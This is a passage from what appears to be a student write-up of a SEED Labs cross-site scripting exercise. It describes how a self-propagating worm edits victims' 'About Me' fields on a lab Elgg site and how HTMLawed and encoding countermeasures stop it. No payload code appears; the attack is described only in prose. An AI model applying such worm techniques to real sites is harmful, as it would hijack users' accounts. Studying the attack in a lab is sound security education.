
Answer: This line makes it so nothing happens to Samy when he looks at his own profile. If you remove it, then the code in the "About Me" section gets replaced with "Samy is MY HERO," rendering the attack useless.

Task 6:





gibs_vm1.3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Boby : XSS Lab Site - Mozilla Firefox
10:51 PM
File Edit View History Bookmarks Tools Help
Boby : XSS Lab Site
www.xsslabelgg.com/profile/boby
Most Visited SEED Labs Sites for Labs
Account »
XSS Lab Site
Add widgets
Boby
About me
Samy is MY HERO

Task 7:



The above image shows what happens when we visit a victim after we activate the HTMLawed countermeasure. As one can see, the “About Me” shows all of the code, rather than just “Samy is MY HERO.”



The above image shows what happens when we visit a victim after we activate both countermeasures. As one can see, we again see the “About Me” shows all of the code, rather than just “Samy is MY HERO.” I am not sure if there is more to be seen upon close inspection of the account, but at a glance there is no difference between one countermeasure and both.